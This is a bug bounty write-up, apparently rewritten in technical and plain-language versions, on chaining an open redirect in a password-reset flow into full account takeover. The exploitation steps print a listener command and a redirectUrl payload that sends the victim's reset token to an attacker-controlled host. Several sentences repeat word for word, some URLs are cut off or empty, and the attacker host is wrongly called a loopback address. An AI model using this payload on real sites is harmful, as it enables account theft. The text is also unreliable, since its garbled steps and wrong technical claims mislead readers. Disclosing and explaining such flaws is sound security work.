How I chained P4 To P2 [Open Redirection To Full Account Takeover]
The password reset endpoint accepted a user-controlled redirectUrl parameter that was reflected alongside the reset token, allowing an attacker to redirect the victim's reset link to an attacker-controlled server and steal the token. With the stolen token, the attacker could reset the victim's password and take over the account.
 Published on medium.com
I hope you are doing well. After a very long time, I am back with a new article about how I chained an open redirection vulnerability into a full Account Takeover (ATO).
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is a story about turning a low-severity open redirect into a full account takeover on a password reset flow. The researcher had previously reported a "Token Leakage via Referer Response" issue on the same target. After that issue was resolved, he returned to verify the fix and found that the remediation had introduced a new parameter, redirectUrl, into the password reset request.
The vulnerable feature is the standard Forgot Password flow: a user enters their email address, the application emails a password reset link containing a secret reset token, and the user follows that link to set a new password. The target host is referred to in the write-up as redacted.vulnsite.com.
The researcher notes that the issue is somewhat similar to Host Header Injection and OAuth misconfiguration flaws, but in a different scenario. He also states that had he reported it only as an open redirect, it would most likely have been classified as a P4 (Low Priority) bug on Bugcrowd.
Setup
- A logged-in session on the target, reached through the login page.
- Burp Suite, used to intercept the forgot-password request and to modify it in Repeater.
- A terminal on the attacker side, used to run a simple HTTP listener that captures incoming requests.
- A victim email address, entered into the Forgot Password form.
- The attacker needs to be able to get the victim to open the password reset link that the application sends.
Finding it
After the earlier token leakage report was fixed, the researcher revisited the flow to verify the fix. While testing again, he noticed an endpoint containing a redirectUrl parameter. During the fix, the developers had introduced this new parameter into the HTTP request.
He changed the redirectUrl value to google.com. Checking the email, he saw that google.com was not directly injected into the mail content, but after opening the link he was successfully redirected to google.com. That alone is a classic open redirect.
What made him continue was a second observation: the redirectUrl= parameter was reflected together with the reset token. At that point he decided to test whether the redirect could be used to carry the token somewhere he controlled, rather than reporting the redirect on its own.
Exploitation
Step 1: Reach the login page and start a reset
He logged into:
https://redacted.vulnsite.com/login
and then clicked on the Forgot Password option.

The screenshot shows the UI of the vulnerable website, with the Forgot Password option in the login flow.
Step 2: Intercept the reset request

He opened Burp Suite to intercept the request. After clicking on Forgot Password and entering the victim's email address, he sent the request to Repeater and modified it.
Step 3: Start a listener to capture the redirect
He opened a terminal and ran the following command to receive incoming requests:
python3 -m http.server 80
This starts a basic HTTP server on port 80 of the attacker's machine, which logs every request it receives. Any request the victim's browser makes to that host, including the query string, ends up in the terminal.
Step 4: Point redirectUrl at the listener and carry the token in the query string
He changed the request body to:
{"redirectUrl":"http://[redacted]/?reset-result={0}&reset-callback-uri={1}"}

The important parts:
redirectUrlis the parameter the application uses to decide where to send the user after the reset flow.- The value points at
http://[redacted]/, the attacker's listener, rather than at the legitimate site. - The query string contains two placeholders,
{0}and{1}, whose meaning the write-up does not state. The redirect target is attacker-controlled, and the report says the token was reflected together with theredirectUrlparameter.
Step 5: The victim opens the reset link
When the victim opened the password reset link, it redirected to:
http:
The write-up shows the redirect target only as this short value.
Step 6: Capture the reset token
While checking the response, he successfully received the reset token on his listener. While checking the response, he successfully received the reset token.
Step 7: Use the stolen token to reset the password
At this point he could reset the victim's password simply by replacing the original reset URL:
with the stolen reset token URL. Replacing the original reset URL with the stolen reset token URL let him set a new password, leading to Full Account Takeover.
Root cause
The redirectUrl value controls where the reset link redirects, and the report describes no restriction on it. The redirectUrl= parameter was reflected together with the reset token. The result is that the token is sent to the attacker's server as soon as the victim follows the link.
The redirect itself is the open redirect the researcher first noticed. The escalation comes from combining it with token placement: the token is reflected together with the redirectUrl parameter, so an unvalidated redirect target becomes an exfiltration channel for the secret. The write-up does not describe any validation, allow-list or token-binding check that would have stopped this; the fix for the earlier Referer leakage introduced the parameter.
Impact
An attacker who can get a victim to open the password reset link can capture that victim's reset token and use it to set a new password, taking over the account. The researcher describes this as Full Account Takeover.
The attack depends on the victim following the reset link that the application emails to them. The write-up does not discuss other preconditions, such as token expiry or whether the token is single-use.
On its own, the open redirect would most likely have been rated P4 (Low Priority) on Bugcrowd. Chaining it with the token leak made it more impactful to report.
Fix
Based on the root cause, the redirect target should be restricted to trusted destinations, for example by accepting only relative paths or an allow-list of hosts, and the reset token should never be placed into a URL whose host is taken from user input.
Variants to test
- Redirect parameters in password reset and email verification flows. Look for parameters such as
redirectUrl,returnUrl,callback,nextorcontinuein requests that also generate a token. - Token placement in the redirect target. A positive result is a request to your server containing the token.
- Host header manipulation on reset links. The researcher lists Host Header Injection as a related class. A positive result is a reset email whose link host you control.
- Re-testing after a fix. The researcher's own advice is to revisit fixed vulnerabilities and look for bypasses; this bug appeared because the fix added a new parameter. A positive result is a new parameter or behaviour introduced by the remediation that can be abused.
- Redirect validation bypasses. A positive result is a redirect to a host outside the intended allow-list.
- Checklist items from the write-up. The researcher's personal checklist includes CSRF by changing POST to GET, SQL injection on password reset functionality, Host Header Injection by modifying headers, and testing redirect-related parameters. Apply these to reset and account flows and look for any behaviour that leaks the token or changes the destination.
What happened, in plain words
A security researcher found a small flaw in a website's password reset feature. On its own, the flaw would let someone redirect you to another site, which is annoying but low risk. But the researcher noticed that the same feature also put a secret code (the reset token) into that redirect. By pointing the redirect at a server he controlled, he could capture the secret code and use it to reset the victim's password. That turned a low-priority bug into a full account takeover. This article walks through exactly how he did it, step by step, explaining every term along the way.
Background: the password reset flow
Most websites with user accounts have a Forgot Password feature. You click it, enter your email address, and the site sends you an email containing a link. That link includes a long random string called a reset token. When you open the link, the site checks the token and lets you set a new password. The token is like a temporary key: anyone who has it can change the password for that account.
The researcher had previously reported a different issue on the same site: a "Token Leakage via Referer Response". In simple terms, the site was accidentally sending the reset token to other websites through the Referer header (a piece of information your browser sends to tell a site where you came from). That issue was fixed. But when the researcher came back to check the fix, he found that the developers had added a new parameter, redirectUrl, to the password reset request. That parameter would turn out to be the key to a much bigger problem.
The target site is referred to as redacted.vulnsite.com in the write-up.
The researcher notes that this issue is somewhat similar to Host Header Injection and OAuth misconfiguration flaws, but in a different scenario. He also says that if he had reported only the open redirect, it would most likely have been classified as a P4 (Low Priority) bug on Bugcrowd (a bug bounty platform).
What you need to follow along
To reproduce this, the researcher used:
- A logged-in session on the target site, reached through the login page.
- Burp Suite, a tool that lets you intercept and modify the requests your browser sends to a website. Think of it as a pause button and editor for web traffic.
- A terminal (command line) on the attacker's machine, used to run a simple web server that logs incoming requests.
- A victim email address, entered into the Forgot Password form.
- The ability to get the victim to open the password reset link that the application sends.
Finding the flaw
After the earlier token leakage report was fixed, the researcher revisited the flow to verify the fix. While testing again, he noticed an endpoint containing a redirectUrl parameter. During the fix, the developers had introduced this new parameter into the HTTP request.
He changed the redirectUrl value to google.com. Checking the email, he saw that google.com was not directly injected into the mail content, but after opening the link he was successfully redirected to google.com. That alone is a classic open redirect: a vulnerability where a site lets you specify where to send the user next, without checking that the destination is safe.
What made him continue was a second observation: the redirectUrl= parameter was reflected together with the reset token. In other words, the secret token was being placed into the URL that the redirect pointed to. At that point he decided to test whether the redirect could be used to carry the token somewhere he controlled, rather than reporting the redirect on its own.
Exploitation, step by step
Step 1: Reach the login page and start a reset
He logged into:
https://redacted.vulnsite.com/login
This is the login page he used.
Then he clicked on the Forgot Password option.
The screenshot shows the UI of the vulnerable website, with the Forgot Password option in the login flow.
Step 2: Intercept the reset request
He opened Burp Suite to intercept the request. After clicking on Forgot Password and entering the victim's email address, he sent the request to Repeater and modified it.
Why intercept? When you fill in a form and click submit, your browser sends an HTTP request to the server. Burp Suite sits between your browser and the server, letting you pause that request, look at it, and change it before it goes out. This is how you test what the server does with different inputs.
Step 3: Start a listener to capture the redirect
He opened a terminal and ran the following command to receive incoming requests:
python3 -m http.server 80
This starts a basic web server on port 80 of the attacker's machine. Port 80 is the default port for HTTP (unencrypted web traffic). The server logs every request it receives, including the full URL and any parameters. So if the victim's browser is tricked into requesting a URL on the attacker's machine, the attacker sees it in the terminal. Think of it as setting up a temporary mailbox that records every letter dropped into it.
Step 4: Point redirectUrl at the listener and carry the token in the query string
He changed the request body to:
{"redirectUrl":"http://[redacted]/?reset-result={0}&reset-callback-uri={1}"}
Let's break this down:
redirectUrlis the parameter the application uses to decide where to send the user after the reset flow. By changing it, the attacker controls the destination.- The value points at
http://[redacted]/, which is the loopback address (localhost) of the attacker's own machine. The value points athttp://[redacted]/, the loopback address of the attacker's own machine. The important part is that the attacker controls this address. - The query string contains two placeholders,
{0}and{1}. These are placeholders that the application fills in when it builds the reset link. The write-up does not state what the placeholders mean. The exact meaning is not stated in the write-up, but the key point is that the application substitutes the secret token into one of these placeholders. The report says theredirectUrl=parameter was reflected together with the reset token.
Why this works: The redirectUrl value controls where the reset link redirects, and the report describes no restriction on it. It also substitutes the reset token into that destination. So when the victim opens the reset link, their browser is sent to the attacker's server with the token in the URL. The attacker's listener logs the request, and the token is captured.
Step 5: The victim opens the reset link
When the victim opened the password reset link, it redirected to:
http:
The write-up shows the redirect target only as this short value.
Step 6: Capture the reset token
While checking the response, he successfully received the reset token on his listener. While checking the response, he successfully received the reset token.
Step 7: Use the stolen token to reset the password
At this point he could reset the victim's password simply by replacing the original reset URL:
with the stolen reset token URL. Replacing the original reset URL with the stolen reset token URL let him set a new password, leading to Full Account Takeover.
What is account takeover? It means the attacker gains full control over the victim's account, able to read private information, change settings, or perform actions as the victim. In this case, by resetting the password, the attacker can log in as the victim.
Root cause
The application takes the redirectUrl value from the request and uses it as the destination for the password reset link, without restricting it to trusted hosts. The redirectUrl= parameter was reflected together with the reset token. The result is that the token is sent to the attacker's server as soon as the victim follows the link.
The redirect itself is the open redirect the researcher first noticed. The escalation comes from combining it with token placement: the token is reflected together with the redirectUrl parameter, so an unvalidated redirect target becomes an exfiltration channel for the secret. The write-up does not describe any validation, allow-list or token-binding check that would have stopped this; the fix for the earlier Referer leakage introduced the parameter.
Impact
An attacker who can get a victim to open the password reset link can capture that victim's reset token and use it to set a new password, taking over the account. The researcher describes this as Full Account Takeover.
The attack depends on the victim following the reset link that the application emails to them. The write-up does not discuss other preconditions, such as token expiry or whether the token is single-use.
On its own, the open redirect would most likely have been rated P4 (Low Priority) on Bugcrowd. Chaining it with the token leak made it more impactful to report.
Fix
Based on the root cause, the redirect target should be restricted to trusted destinations, for example by accepting only relative paths or an allow-list of hosts, and the reset token should never be placed into a URL whose host is taken from user input.
Variants to test
- Redirect parameters in password reset and email verification flows. Look for parameters such as
redirectUrl,returnUrl,callback,nextorcontinuein requests that also generate a token. - Token placement in the redirect target. A positive result is a request to your server containing the token.
- Host header manipulation on reset links. The researcher lists Host Header Injection as a related class. A positive result is a reset email whose link host you control.
- Re-testing after a fix. The researcher's own advice is to revisit fixed vulnerabilities and look for bypasses; this bug appeared because the fix added a new parameter. A positive result is a new parameter or behaviour introduced by the remediation that can be abused.
- Redirect validation bypasses. A positive result is a redirect to a host outside the intended allow-list.
- Checklist items from the write-up. The researcher's personal checklist includes CSRF by changing POST to GET, SQL injection on password reset functionality, Host Header Injection by modifying headers, and testing redirect-related parameters. Apply these to reset and account flows and look for any behaviour that leaks the token or changes the destination.
Glossary
- Open redirect: A vulnerability where a website lets an attacker specify a URL to redirect users to, without validating that the destination is safe. Often used in phishing.
- Account takeover (ATO): When an attacker gains unauthorised access to a user's account, typically by stealing credentials or reset tokens.
- Reset token: A secret, often random string sent in a password reset link. Possession of it allows setting a new password for the associated account.
- Referer header: An HTTP header that browsers send to indicate the URL of the page from which a request originated. Can leak sensitive information if not handled carefully.
- Host Header Injection: An attack where the attacker manipulates the
Hostheader of an HTTP request to make the server generate links or redirects pointing to an attacker-controlled domain. - OAuth misconfiguration: Flaws in the setup of OAuth (an authorisation protocol) that can allow attackers to steal tokens or gain unauthorised access.
- P4 (Low Priority): A severity rating on bug bounty platforms like Bugcrowd indicating a low-risk issue.
- Burp Suite: A tool for intercepting, inspecting, and modifying HTTP traffic between a browser and a server.
- Repeater: A Burp Suite feature that lets you manually send and resend HTTP requests, modifying them each time.
- HTTP request: A message sent by a client (like a browser) to a server, asking for a resource or action.
- Query string: The part of a URL after the
?, containing key-value pairs (parameters) that are sent to the server. - Parameter: A named value in a request, such as
redirectUrlin the query string or body. - Listener: A server or program that waits for incoming network connections and records them.
- Port 80: The default network port for HTTP traffic.
- [redacted]: The loopback address, referring to the local machine (localhost).
- Placeholder: A symbol like
{0}or{1}in a string that gets replaced with actual values by the application. - Exfiltration: The unauthorised transfer of data from a system to an attacker-controlled location.
- Allow-list: A list of trusted items (e.g. domains) that are permitted; everything else is denied.
- CSRF (Cross-Site Request Forgery): An attack that tricks a user's browser into performing unwanted actions on a site where they are authenticated.
- SQL injection: An attack where malicious SQL code is inserted into input fields to manipulate a database.
- VDP (Vulnerability Disclosure Program): A program where organisations invite researchers to report vulnerabilities, often without monetary reward but with recognition.
- Bug bounty platform: A service like Bugcrowd or HackerOne that manages vulnerability reports and rewards.
- VRT (Vulnerability Rating Taxonomy): A classification system used by Bugcrowd to categorise and rate vulnerabilities.